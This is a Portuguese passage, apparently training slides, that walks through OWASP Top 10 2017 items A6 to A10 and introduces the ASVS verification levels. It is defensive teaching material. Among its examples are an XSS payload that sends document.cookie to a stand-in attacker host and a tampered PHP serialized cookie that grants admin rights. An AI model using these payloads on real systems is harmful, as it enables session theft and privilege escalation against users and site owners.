As más configurações de segurança são o aspecto mais observado nos dados recolhidos. Normalmente isto é consequência de configurações padrão inseguras, incompletas ou ad hoc, armazenamento na nuvem sem qualquer restrição de acesso, cabeçalhos HTTP mal configurados ou mensagens de erro com informações sensíveis. Não só todos os sistemas operativos, frameworks, bibliotecas de código e aplicações devem ser configurados de forma segura, como também devem ser atualizados e alvo de correções de segurança no tempo adequado.

|  | | | | | |
|---|--|----------------|------------|---|-----------|
| Específico App. | Abuso: 3 | Prevalência: 3 | Deteção: 3 | Técnico: 2 | Negócio ? |
| Os atacantes tentam frequentemente aceder a contas padrão, páginas não usadas, falhas não corrigidas, ficheiros e diretórios não protegidos, etc. para ganhar acesso não autorizado ou conhecimento do sistema. | Más configurações de segurança podem ocorrer em qualquer nível da camada aplicacional, incluindo serviços de comunicação, plataforma, servidor web, servidor aplicacional, base de dados, <i>frameworks</i> , código personalizado e máquinas virtuais pré-instaladas, <i>containers</i> ou armazenamento. <i>Scanners</i> automatizados são úteis na deteção de más configurações, uso de configurações ou contas padrão, serviços desnecessários, opções herdadas etc. | | | Tais falhas concedem frequentemente aos atacantes acesso não autorizado a alguns dados ou funcionalidades do sistema. Ocasionalmente, tais falhas fazem com que o sistema seja completamente comprometido. O impacto no negócio depende das necessidades de protecção da aplicação e dados. | |

OWASP Top 10 - 2017

❑ A Aplicação é Vulnerável?

A aplicação pode ser vulnerável se:

- Estão em falta medidas apropriadas de segurança em alguma parte da camada de aplicação.
- Funcionalidades desnecessárias estão ativas ou instaladas (portas de comunicação desnecessárias, serviços, páginas, contas ou privilégios).
- Existem contas padrão e as suas senhas ainda estão ativas e inalteradas.
- A rotina de tratamento de erros revela informação de execução (stack trace) ou outras mensagens que incluem detalhe excessivo para os utilizadores.
- Em sistemas atualizados, as últimas funcionalidades de segurança encontram-se desativadas ou configuradas de forma insegura.
- As definições de segurança nos servidores de aplicação, frameworks (Struts, Spring, ASP.NET), bibliotecas de código, base de dados, etc., não usam valores seguros.
- O servidor não inclui cabeçalhos ou diretivas de segurança nas respostas ou estas não usam valores seguros.
- O software está desatualizado ou vulnerável (ver A9:2017 Utilização de Componentes Vulneráveis).

Sem manutenção corretiva e um processo de aplicação de definições de segurança reproduzível os sistemas apresentam um risco mais elevado.

OWASP Top 10 - 2017

❏ Exemplos de Cenários de Ataque

Cenário 1: O servidor inclui aplicações de demonstração que não são removidas do servidor de produção. Para além de falhas de segurança conhecidas que os atacantes usam para comprometer o servidor, se uma destas aplicações for de acesso de administração e as contas padrão não tiverem sido alteradas, o atacante consegue autenticar-se usando a senha padrão, ganhando assim o controle do servidor.

Cenário 2: A listagem de diretórios não está desativada no servidor. O atacante encontra e descarrega a sua classe Java compilada, revertendo-a para ver o código e assim identificar outras falhas graves no controle de acessos da aplicação.

Cenário 3: A configuração do servidor gera mensagens de erro detalhadas incluindo, por exemplo, informação de execução (stack trace). Isto expõe potencialmente informação sensível ou falhas subjacentes em versões de componentes reconhecidamente vulneráveis.

Cenário 4: As permissões de partilha se um fornecedor de serviços Cloud permitem, por omissão, o acesso a outros utilizadores do serviço via Internet. Isto permite o acesso a dados sensíveis armazenados nesse serviço Cloud.

OWASP Top 10 - 2017

❏ Como Prevenir


Processos de instalação seguros devem ser implementados, incluindo:

- Um processo automatizado e reproduzível de robustecimento do sistema, que torna fácil e rápido criar um novo ambiente devidamente seguro. Ambientes de desenvolvimento, qualidade e produção devem ser configurados de forma semelhante com credenciais específicas por ambiente.
- A plataforma mínima necessária, sem funcionalidades desnecessárias, componentes, documentação ou exemplos. Remover ou não instalar funcionalidades que não são usadas bem como frameworks.
- Uma tarefa para rever e atualizar as configurações de forma adequada e de acordo com as notas de segurança, atualizações e correções como parte do processo de gestão de correções (ver A9:2017 Utilização de Componentes com Vulnerabilidades Conhecidas).
- Uma arquitetura segmentada que garanta uma separação efetiva e segura entre os componentes ou módulos, com segmentação, utilização de containers ou grupos de segurança cloud (Access Control List (ACL)).
- Envio de diretivas de segurança para o agente dos clientes ex: Security Headers.
- Um processo automatizado para verificação da eficácia das configurações e definições em todos os ambientes.

OWASP Top 10 - 2017

A7:2017 - Cross-Site Scripting (XSS)

As falhas de XSS ocorrem sempre que uma aplicação inclui dados não-confiáveis numa nova página web sem a validação ou filtragem apropriadas, ou quando atualiza uma página web existente com dados enviados por um utilizador através de uma API do browser que possa criar JavaScript. O XSS permite que atacantes possam executar scripts no browser da vítima, os quais podem raptar sessões do utilizador, descaracterizar sites web ou redirecionar o utilizador para sites maliciosos.

|  | | | | | |
|--|----------|--|------------|--|-----------|
| Específico App. | Abuso: 3 | Prevalência: 3 | Deteção: 3 | Técnico: 2 | Negócio ? |
| Existem ferramentas automáticas capazes de detetar e tirar partido dos três tipos de XSS. Existem ainda <i>frameworks</i> , disponibilizadas gratuitamente, capazes de explorar este problema. | | XSS é o segundo maior risco no Top 10 da OWASP e cerca de dois terços das aplicações são vulneráveis a este tipo de ataque. Existem ferramentas automáticas capazes de encontrar problemas de XSS em tecnologias bastantes populares como PHP, J2EE / JSP e ASP.NET. | | O impacto do XSS é moderado para os tipos Reflected e DOM XSS mas severo para Stored XSS, onde a execução remota de código no navegador da vítima permite ao atacante roubar credenciais, sessões ou até mesmo infectar a máquina da vítima com <i>malware</i> . | |

OWASP Top 10 - 2017

❑ A Aplicação é Vulnerável?

Existem três tipos de XSS que visam normalmente o navegador dos utilizadores:

- **Reflected XSS:** A aplicação ou API inclui dados de entrada do utilizador como parte do HTML da resposta sem que estes tenham sido validados e/ou os caracteres especiais tratados (escaping). Um ataque bem sucedido pode permitir a execução de código HTML e JavaScript no navegador da vítima. Normalmente a vítima segue um endereço malicioso para uma página controlada pelo atacante tal como watering hole websites, publicidade ou algo semelhante.
- **Stored XSS:** A aplicação ou API armazenam dados de entrada do utilizador de forma não tratada (sanitization) os quais serão mais tarde acessados por outro utilizador ou administrador. Este tipo de XSS é considerado de risco alto ou crítico.
- **DOM XSS:** Tipicamente as frameworks JavaScript, Single Page Applications (SPA) e APIs que incluem na página, de forma dinâmica, informação controlada pelo atacante, são vulneráveis a DOM XSS. Idealmente a aplicação não enviaria informação controlada pelo atacante para as APIs JavaScript.

Os ataques típicos de XSS visam o roubo da sessão do utilizador, roubo ou controle da conta de utilizador, contornar autenticação de multi-fator (MFA), alteração do DOM por substituição ou alteração de nós (ex: formulários), ataques contra o navegador do utilizador tais como o download de software malicioso, keylogger entre outros.

OWASP Top 10 - 2017

❏ Exemplos de Cenários de Ataque

Cenário 1: A aplicação usa informação não confiável na construção do HTML abaixo, sem validação ou escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

O atacante altera o parâmetro CC no browser para:

```
'><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

Isto irá fazer com que a sessão da vítima seja enviada para a página do atacante, dando-lhe o controle sobre a atual sessão do utilizador.

Nota: Os atacantes podem tirar partido do XSS para derrotar qualquer mecanismo de defesa automática contra Cross-Site Request Forgery (CSRF).

OWASP Top 10 - 2017

❏ Como Prevenir


Prevenir ataques de XSS requer a separação dos dados não confiáveis do conteúdo ativo do navegador. Isto é conseguido através da:

- Utilização de frameworks que ofereçam nativamente protecção para XSS tais como as versões mais recentes de Ruby on Rails e ReactJS. É preciso conhecer as limitações destes mecanismos de protecção por forma a tratar de forma adequada os casos não cobertos.
- Tratamento adequado (escaping) da informação não confiável na requisição HTTP, tendo em conta o contexto onde esta informação irá ser inserida no HTML (body, atributo, JavaScript, CSS ou URL), resolve os tipos Reflected e Stored XSS. Detalhes sobre como tratar esta informação estão no [OWASP Cheat Sheet 'XSS Prevention'](#).
- Aplicação de codificação de caracteres adequada ao contexto de utilização aquando da modificação da página no lado do cliente previne DOM XSS. Quando isto não é possível, podem utilizar-se algumas das técnicas referidas no documento [OWASP Cheat Sheet 'DOM based XSS Prevention'](#).
- Adição de [Content Security Policy \(CSP\)](#) enquanto medida de mitigação de XSS. É uma medida eficaz se não existirem outras vulnerabilidades que possibilitem a inclusão de código malicioso através de ficheiros locais da aplicação (ex: path traversal overwrites ou dependências vulneráveis incluídas a partir de CDNs autorizadas).

OWASP Top 10 - 2017

A8:2017 - Desserialização Insegura

Desserialização insegura normalmente leva à execução remota de código. Mesmo que isto não aconteça, pode ser usada para realizar ataques, incluindo ataques por repetição, injeção e elevação de privilégios.

|  | | | | | |
|--|----------|--|------------|---|-----------|
| Específico App. | Abuso: 1 | Prevalência: 2 | Deteção: 2 | Técnico: 3 | Negócio ? |
| Abusar da desserialização é algo difícil, uma vez que os <i>exploits</i> existentes raramente funcionam sem alterações ou modificações ao código do <i>exploit</i> subjacente. | | Esta falha foi incluída no Top 10 baseado num inquérito à indústria e não em dados quantitativos. Algumas ferramentas podem descobrir falhas de desserialização, no entanto, a assistência humana é frequentemente necessária para validar o problema. É expectável que este tipo de vulnerabilidades seja cada vez mais prevalente e até venha a aumentar à medida que vão sendo desenvolvidas ferramentas para ajudar na identificação e correção. | | O impacto das falhas de desserialização não pode ser subestimado. Estas falhas podem levar a ataques de execução remota de código, um dos ataques existentes mais sérios. O impacto no negócio depende da necessidade de proteção dos dados. | |

OWASP Top 10 - 2017

❏ A Aplicação é Vulnerável?

Aplicações e APIs são vulneráveis se desserializar dados não confiáveis ou objetos adulterados fornecidos pelo atacante.

Isto resulta em dois tipos principais de ataques:

- Ataques relacionados com objetos e estruturas de dados em que o atacante consegue modificar lógica aplicacional ou executar remotamente código arbitrário se existirem classes cujo comportamento possa ser alterado durante ou depois da desserialização.
- Ataques de adulteração de dados, tais como os relacionados com o controle de acessos, onde são utilizadas estruturas de dados existentes mas cujo conteúdo foi alterado.

A serialização pode ser usada numa aplicação para:

- Comunicação remota e inter-processos (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistência
- Base de Dados, servidores de cache, sistemas de ficheiros
- HTTP cookies, parâmetros de formulários HTML, tokens de autenticação em APIs

OWASP Top 10 - 2017

❏ Exemplos de Cenários de Ataque

Cenário 1: Uma aplicação de React invoca um conjunto de micro-serviços Spring Boot. Tratando-se de programadores funcionais, tentaram assegurar que o seu código fosse imutável. A solução que arranjaram foi serializar o estado do utilizador e passar o mesmo de um lado para o outro em cada um dos pedidos. Um atacante percebe a existência do objeto Java "ROO", e usa a ferramenta Java Serial Killer para ganhar a possibilidade de executar código remoto no servidor.

Cenário 2: Um fórum de PHP usa a serialização de objetos PHP para gravar um "super" cookie que contém o identificador (ID) do utilizador, o seu papel, o resumo (hash) da sua password e outros estados:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Um atacante pode mudar o objeto serializado para lhe dar privilégios de administrador:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

OWASP Top 10 - 2017

❏ Como Prevenir

A única forma segura de utilizar serialização pressupõe que não são aceites objetos serializados de fontes não confiáveis e que só são permitidos tipos de dados primitivos.


Se isto não for possível, considere uma ou mais das seguintes recomendações:

- Implementar verificações de integridade como assinatura digital nos objetos serializados como forma de prevenir a criação de dados hostis ou adulteração de dados
- Aplicar uma política rigorosa de tipos de dados durante a desserialização, antes da criação do objeto uma vez que a lógica tipicamente espera um conjunto de classes bem definido. Uma vez que existem formas demonstradas de contornar esta técnica, ela não deve ser usada individualmente.
- Isolar e correr a lógica de desserialização, sempre que possível, num ambiente com privilégios mínimos.
- Registrar exceções e falhas na desserialização tais como tipos de dados não expectáveis.
- Restringir e monitorizar o tráfego de entrada e saída dos containers e servidores que realizam desserialização.
- Monitorizar a desserialização, gerando alertas quando esta operação é realizada com frequência anómala.

OWASP Top 10 - 2017

A9:2017 - Utilização de Componentes Vulneráveis

Componentes tais como, bibliotecas, frameworks e outros módulos de software, são executados com os mesmos privilégios que a aplicação. O abuso de um componente vulnerável pode conduzir a uma perda séria de dados ou controle completo de um servidor. Aplicações e APIs que usem componentes com vulnerabilidades conhecidas podem enfraquecer as defesas da aplicação possibilitando ataques e impactos diversos.

|  | | | | | |
|---|----------|--|------------|--|-----------|
| Específico App. | Abuso: 2 | Prevalência: 3 | Deteção: 2 | Técnico: 2 | Negócio ? |
| Apesar de ser fácil encontrar ferramentas que já exploram vulnerabilidades conhecidas, algumas vulnerabilidades requerem um esforço superior no sentido de desenvolver uma forma individual de as explorar. | | Este problema continua a prevalecer de forma generalizada. Padrões de desenvolvimento, que focam na utilização extensiva de componentes, podem levar a que as equipas de desenvolvimento não percebam que componentes devem utilizar na sua aplicação ou API. Algumas ferramentas como retire.js ajudam na tarefa de deteção destes casos, no entanto o abuso destas vulnerabilidades requer esforço adicional. | | Enquanto algumas das vulnerabilidades mais conhecidas têm um impacto reduzido, algumas das maiores falhas de segurança, até à data, assentaram na exploração destas vulnerabilidades conhecidas, em componentes. | |

OWASP Top 10 - 2017

❑ A Aplicação é Vulnerável?

A aplicação pode ser vulnerável se:

- Não conhecer as versões de todos os componentes que utiliza (tanto no âmbito do cliente como no servidor). Isto engloba componentes que utiliza diretamente, bem como as suas dependências.
- O software é vulnerável, deixou de ser suportado, ou está desatualizado. Isto inclui o SO, servidor web ou da aplicação, sistemas de gestão de base de dados (SGBDs), aplicações, APIs e todos os componentes, ambientes de execução, e bibliotecas.
- Não examinar regularmente os componentes que utiliza quanto à presença de vulnerabilidades e não subscrever relatórios de segurança relacionados com os mesmos.
- Não corrigir ou atualizar a plataforma base, frameworks e dependências de forma oportuna numa abordagem baseada no risco. Isto é um padrão comum em ambientes nos quais novas versões são lançadas mensalmente ou trimestralmente, levando a que as organizações fiquem expostas à exploração de vulnerabilidades já corrigidas, durante dias ou meses.
- Os programadores não testam a compatibilidade com as novas versões, atualizações ou correções das bibliotecas.
- Não garantir a segurança das configurações dos componentes (ver A6:2017-Configurações de Segurança Incorretas).

OWASP Top 10 - 2017

■ Exemplos de Cenários de Ataque

Cenário 1: Tipicamente os componentes executam com os mesmos privilégios da aplicação onde se inserem, portanto quaisquer vulnerabilidades nos componentes podem resultar num impacto sério. Falhas deste tipo podem ser acidentais (ex. erro de programação) ou intencional (ex. backdoor no componente). Exemplos de abuso de vulnerabilidades em componentes são:

- CVE-2017-5638, a execução remota de código relacionado com uma vulnerabilidade Struts 2, a qual permite a execução de código arbitrário no servidor, foi responsável por várias quebras de segurança graves.
- Apesar da dificuldade é imperativo manter redes como Internet of Things (IoT) atualizadas (e.g. dispositivos biomédicos). Existem ferramentas automáticas que ajudam os atacantes a encontrar sistemas mal configurados ou com erros. Por exemplo, o motor de busca Shodan pode ajudar a facilmente encontrar dispositivos que possam ainda estar vulneráveis a Heartbleed, vulnerabilidade esta que já foi corrigida em Abril de 2014.

OWASP Top 10 - 2017

❏ Como Prevenir

O processo de gestão de correções e atualizações deve:


- Remover dependências não utilizadas, assim como funcionalidades, componentes, ficheiros e documentação desnecessários.
- Realizar um inventário das versões dos componentes ao nível do cliente e do servidor (ex. frameworks, bibliotecas) e das suas dependências, usando para isso ferramentas como **versions**, **DependencyCheck**, **retire.js**, etc. Verifique regularmente fontes como **Common Vulnerabilities and Exposures (CVE)** e **National Vulnerability Database (NVD)** em busca de vulnerabilidades em componentes. Automatize o processo. Subscriba alertas via e-mail sobre vulnerabilidades de segurança relacionadas com componentes utilizados.
- Obter componentes apenas de fontes oficiais e através de ligações seguras, preferindo pacotes assinados de forma a mitigar componentes modificados ou maliciosos.
- Monitorar bibliotecas e componentes que não sofram manutenção ou cujas versões antigas não são alvo de atualizações de segurança. Considere aplicar correções virtuais quando necessário.

As organizações devem manter um plano ativo de monitoramento, triagem e aplicação de atualizações ou mudanças na configuração das aplicações ao longo do ciclo de vida.

OWASP Top 10 - 2017

A10:2017 – Registro e Monitoramento Insuficiente

O registro e monitoramento insuficientes, em conjunto com uma resposta a incidentes inexistente ou insuficiente, permite que os atacantes possam abusar do sistema de forma persistente, que o possam usar como entrada para atacar outros sistemas, e que possam alterar, extrair ou destruir dados. Alguns dos estudos demonstram que o tempo necessário para detectar uma violação de dados é de mais de 200 dias e é tipicamente detectada por entidades externas ao invés de processos internos ou monitoramento.

|  | | | | | |
|---|----------|---|------------|---|-----------|
| Específico App. | Abuso: 2 | Prevalência: 3 | Deteção: 1 | Técnico: 2 | Negócio ? |
| O abuso do registo e monitorização insuficiente são o alicerce de quase todos os incidentes mais importantes. Os atacantes dependem da falta de monitorização e capacidade de resposta atempada para atingirem os seus objetivos sem serem detetados. | | Esta falha foi incluída no Top 10 baseado num inquérito realizado à indústria . Uma estratégia para determinar se possui capacidade de monitorização suficiente é examinar os seus ficheiros de registo depois de realizar testes de intrusão. As ações dos auditores devem ter sido registadas com detalhe suficiente para perceber que danos possam ter sido infligidos. | | Muitos ataques bem sucedidos começam com a identificação automática de vulnerabilidades. Permitir que estas ferramentas corram aumenta a taxa de sucesso para perto dos 100%. Em 2016, a identificação duma falha levava em média cerca de 191 dias – tempo q.b. para que algum tipo de dano pudesse ser infligido. | |

OWASP Top 10 - 2017

❏ A Aplicação é Vulnerável?

Insuficiência do registo, detecção, monitoramento e resposta acontece sempre que:

- Eventos auditáveis como autenticação falhadas e transações de valor relevante não são registados
- Alertas e erros não são registados, ou geram mensagens desadequadas ou insuficientes.
- Registos das aplicações e APIs não são monitorados para detecção de atividade suspeita.
- Registos são armazenados localmente.
- Limites para geração de alertas e processos de elevação de resposta não estão definidos ou não são eficazes.
- Testes de intrusão e verificações por ferramentas DAST (ex. OWASP ZAP) não geram alertas.
- A aplicação é incapaz de detectar, lidar com ou alertar em tempo real ou quase-real para ataques em curso.

Está ainda vulnerável à fuga de informação se tornar os registos e alertas visíveis para os utilizadores ou atacantes (ver A3:2017-Exposição de Dados Sensíveis).

OWASP Top 10 - 2017

❏ Exemplos de Cenários de Ataque

Cenário 1: Um projeto de código aberto de um fórum mantido por uma equipe pequena foi comprometido, abusando de uma vulnerabilidade do próprio software. Os atacantes conseguiram ter acesso ao repositório interno onde estava o código da próxima versão assim com todos os conteúdos. Embora o código fonte possa ser recuperado, a falta de monitoramento, registro e alarmística tornam o incidente mais grave. O projeto foi abandonado em consequência deste incidente.

Cenário 2: Um atacante usa uma ferramenta automática para testar o uso de uma senhas comum por forma a ganhar controle sobre as contas que usam esse password. Para as outras contas esta operação deixa apenas registro de uma tentativa de autenticação falhada, podendo ser repetida dias depois com outras senhas.

Cenário 3: Um dos principais retalhistas dos Estados Unidos tinha internamente uma ferramenta para análise de anexos para identificação de malware. Esta ferramenta detectou uma ocorrência mas ninguém atuou mesmo quando sucessivos alertas continuaram a ser gerados. Mais tarde a falha viria a ser identificada em consequência de transações fraudulentas.

OWASP Top 10 - 2017

❏ Como Prevenir

Dependendo do risco inerente à informação armazenada ou processada pela aplicação:


- Assegurar que todas as autenticações, falhas no controle de acessos e falhas na validação de dados de entrada no servidor são registrados com detalhe suficiente do contexto do utilizador que permita identificar contas suspeitas ou maliciosas e mantidos por tempo suficiente que permita a análise forense.
- Assegurar que os registos usam um formato que possa ser facilmente consumido por uma solução de gestão de registos centralizada.
- Assegurar que as transações mais críticas têm registro preciso para auditoria com controles de integridade para prevenir adulteração ou remoção tais como tabelas de base de dados que permitam apenas adição de novos registos.
- Definir processos de monitoramento e alerta capazes de detectar atividade suspeita e respostas rápidas.
- Definir e adotar uma metodologia de resposta a incidentes e plano de recuperação tal como NIST 800-61 rev 2.

Existem frameworks comerciais e de código aberto para proteção de aplicações (ex. OWASP App Sensor), Web Application Firewalls (WAF) (ex. ModSecurity with the OWASP ModSecurity Core Rule Set) assim como ferramentas de análise de registos e alarmística.

OWASP Top 10 - 2017

Resumo dos Riscos do Top 10

A tabela seguinte apresenta um resumo do Top 10 de Riscos de Segurança em aplicações web de 2017 e o fator de risco que lhes foram atribuídos. Estes fatores foram determinados com base nas estatísticas disponíveis e na experiência da equipe do OWASP Top 10. Para compreender estes riscos para uma aplicação ou organização específica, deve considerar os agentes de ameaça e impactos no negócio específicos para essa aplicação/organização. Até mesmo falhas de segurança graves podem não apresentar um risco sério se não existirem agentes de ameaça numa posição em que possam realizar um ataque ou se o impacto no negócio for negligenciável para os ativos envolvidos.

| RISCO |  | | | | | | Score |
|---|---|-------------|-----------------|-------------|-------------|-----------------|-------|
| | Específico App. | Abuso | Prevalência | Detecção | Técnico | Negócio | |
| A1:2017-Injeção | Específico App. | FÁCIL: 3 | COMUM: 2 | FÁCIL: 3 | GRAVE: 3 | Específico App. | 8.0 |
| A2:2017-Quebra de Autenticação | Específico App. | FÁCIL: 3 | COMUM: 2 | MODERADO: 2 | GRAVE: 3 | Específico App. | 7.0 |
| A3:2017-Exposição de Dados Sensíveis | Específico App. | MODERADO: 2 | PREDOMINANTE: 3 | MODERADO: 2 | GRAVE: 3 | Específico App. | 7.0 |
| A4:2017-Entidades Externas de XML (XXE) | Específico App. | MODERADO: 2 | COMUM: 2 | FÁCIL: 3 | GRAVE: 3 | Específico App. | 7.0 |
| A5:2017-Quebra de Controlo de Acessos | Específico App. | MODERADO: 2 | COMUM: 2 | MODERADO: 2 | GRAVE: 3 | Específico App. | 6.0 |
| A6:2017-Configurações de Segurança Incorretas | Específico App. | FÁCIL: 3 | PREDOMINANTE: 3 | FÁCIL: 3 | MODERADO: 2 | Específico App. | 6.0 |
| A7:2017-Cross-Site Scripting (XSS) | Específico App. | FÁCIL: 3 | PREDOMINANTE: 3 | FÁCIL: 3 | MODERADO: 2 | Específico App. | 6.0 |
| A8:2017-Desserialização Insegura | Específico App. | DIFÍCIL: 1 | COMUM: 2 | MODERADO: 2 | GRAVE: 3 | Específico App. | 5.0 |
| A9:2017-Utilização de Componentes Vulneráveis | Específico App. | MODERADO: 2 | PREDOMINANTE: 3 | MODERADO: 2 | MODERADO: 2 | Específico App. | 4.7 |
| A10:2017-Registo e Monitorização Insuficiente | Específico App. | MODERADO: 2 | PREDOMINANTE: 3 | DIFÍCIL: 1 | MODERADO: 2 | Específico App. | 4.0 |

OWASP ASVS

Uma das recomendações da gestão de segurança de aplicações é incluir os requisitos de segurança da informação o mais cedo possível no ciclo de desenvolvimento do software. Neste contexto, o OWASP ASVS é uma das ferramentas que permite estabelecer critérios de segurança para as aplicações da organização com base em sua função e criticidade para o negócio.

O que é OWASP ASVS?

O **OWASP ASVS** (Application Security Verification Standard) em português Padrão de Verificação de Segurança da Aplicação é um padrão desenvolvido pela OWASP que contempla uma **lista de requisitos** a fim de **garantir** que os **controles de segurança** tenham sido implementados durante o ciclo de desenvolvimento.

O OWASP ASVS pode ser utilizado por arquitetos, desenvolvedores, times de appsec, security champions, pentesters e fornecedores de software para definir, criar, testar e verificar aplicações seguras como parte de uma estratégia de gestão de segurança de aplicações. A versão atual do padrão é 4.01 atualizada em março de 2019. O projeto OWASP ASVS está em execução há mais de 10 anos e é mantido ativamente pela comunidade.

O padrão funciona como uma diretriz durante todo o ciclo de vida da aplicação, onde ajuda a definir os requisitos de segurança antecipadamente, integrá-los a um SDLC (Software Development Lifecycle) e verificar se os mesmos estão sendo atendidos adequadamente. Também pode ser usado para avaliar e verificar a segurança de uma aplicação já existente.

OWASP ASVS

O ASVS possui três níveis de requisitos que são sugeridos conforme a criticidade do sistema para o negócio:

- **Nível 1:** Indicado para **todo tipo** de software.
- **Nível 2:** Para aplicações que trabalham com **dados pessoais sensíveis** e requerem proteção.
- **Nível 3:** Recomendado para **aplicações críticas e transacionais**, que contém **dados pessoais sensíveis**, como **registros médicos, dados financeiros** ou qualquer outra aplicação que requeira um **alto nível de confiabilidade**.

| | Applicability | Building | | | Building, Configuration, Deployment Assurance and Verification | | | Assurance and Verification | |
|---------|----------------|-----------------------------------|---------------|--------------------------|--|-----------|----------------------------|----------------------------|------|
| Level 1 | All apps | | Secure Coding | Standards and Checklists | Secure and Peer Code Review | DevSecOps | Unit and Integration Tests | Penetration Testing | DAST |
| Level 2 | All apps | Security Architecture and Reviews | Secure Coding | Standards and Checklists | Secure and Peer Code Review | DevSecOps | Unit and Integration Tests | Hybrid Reviews | SAST |
| Level 3 | High Assurance | Security Architecture and Reviews | Secure Coding | Standards and Checklists | Secure and Peer Code Review | DevSecOps | Unit and Integration Tests | Hybrid Reviews | SAST |
| Legend | | Acceptable | Suitable | | | | | | |

OWASP ASVS

❏ **Nível 1 – Primeiras etapas, automatizadas ou visualização de todo o portfólio**

Um aplicativo atinge o ASVS Nível 1 se ele se defende adequadamente contra vulnerabilidades de segurança do aplicativo que são fáceis de descobrir e incluídas no OWASP Top 10 e outras listas de verificação semelhantes.

O nível 1 é o mínimo absoluto pelo qual todos os aplicativos devem se esforçar. Também é útil como uma primeira etapa em um esforço de várias fases ou quando os aplicativos não armazenam ou manipulam dados confidenciais e, portanto, não precisam dos controles mais rigorosos do Nível 2 ou 3. Os controles do Nível 1 podem ser verificados automaticamente por ferramentas ou simplesmente manualmente, sem acesso ao código-fonte. Consideramos o Nível 1 o mínimo necessário para todas as aplicações.

As ameaças ao aplicativo provavelmente virão de invasores que estão usando técnicas simples e de baixo esforço para identificar vulnerabilidades fáceis de encontrar e explorar. Isso contrasta com um invasor determinado que gastará energia concentrada para visar especificamente o aplicativo. Se os dados processados por seu aplicativo tiverem um valor alto, você raramente deseja parar em uma revisão de Nível 1.

OWASP ASVS

❏ **Nível 2 – maioria dos aplicativos**

Um aplicativo atinge o ASVS Nível 2 (ou Padrão) se ele se defende adequadamente contra a maioria dos riscos associados ao software hoje.

O nível 2 garante que os controles de segurança estejam implantados, sejam eficazes e sejam usados no aplicativo. O Nível 2 é normalmente apropriado para aplicativos que lidam com transações significativas entre empresas, incluindo aquelas que processam informações de saúde, implementam funções críticas ou confidenciais para os negócios ou processam outros ativos confidenciais, ou indústrias onde a integridade é uma faceta crítica para proteger seus negócios, como a indústria de jogos para impedir trapaceiros e hacks de jogos.

Ameaças aos aplicativos de Nível 2 são tipicamente invasores qualificados e motivados, com foco em alvos específicos, usando ferramentas e técnicas altamente praticadas e eficazes na descoberta e exploração de pontos fracos nos aplicativos.

OWASP ASVS

❑ Nível 3 – alto valor, alta garantia ou alta segurança

ASVS Nível 3 é o nível mais alto de verificação dentro do ASVS. Este nível é normalmente reservado para aplicativos que exigem níveis significativos de verificação de segurança, como aqueles que podem ser encontrados em áreas militares, de saúde e segurança, infraestrutura crítica etc.

As organizações podem exigir ASVS Nível 3 para aplicativos que executam funções críticas, onde a falha pode afetar significativamente as operações da organização e até mesmo sua capacidade de sobrevivência. Um exemplo de orientação sobre a aplicação do ASVS Nível 3 é fornecido abaixo. Um aplicativo atinge ASVS Nível 3 (ou avançado) se ele se defende adequadamente contra vulnerabilidades de segurança de aplicativo avançado e também demonstra princípios de um bom design de segurança.

Um aplicativo no ASVS Nível 3 requer uma análise mais profunda da arquitetura, codificação e teste do que todos os outros níveis. Um aplicativo seguro é modularizado de uma forma significativa (para facilitar a resiliência, escalabilidade e, acima de tudo, camadas de segurança), e cada módulo (separado por conexão de rede e / ou instância física) cuida de suas próprias responsabilidades de segurança (defesa em profundidade), que precisam ser devidamente documentados. As responsabilidades incluem controles para garantir a confidencialidade (por exemplo, criptografia), integridade (por exemplo, transações, validação de entrada), disponibilidade (por exemplo, lidar com carga normalmente), autenticação (incluindo entre sistemas), não repúdio, autorização e auditoria (registro).

OWASP ASVS

❏ Categorias

Esta lista de requisitos é dividida em categorias e para cada categoria existe um conjunto de requisitos de segurança para serem aplicados dependendo do nível do aplicativo.

Arquitetura: Modelagem de ameaças, processo de desenvolvimento seguro, levantamento de requisitos de segurança.

Autenticação: Definições de formas de autenticação, comunicação entre componentes da aplicação, monitoramento e logs de acesso.

Sessão: Estratégias de armazenamento e gerenciamento de sessão.

Acesso: Como a aplicação deve aplicar as regras de controle de acesso, negar por padrão.

Validações: Todas as entradas devem ser validadas, para evitar ataques de injeção.

Criptografia: Dados sensíveis armazenados ou em trânsito devem ser criptografados.

Erros: Logs de erros não devem conter dados sensíveis e tratamento de exceções.

OWASP ASVS

❏ Categorias

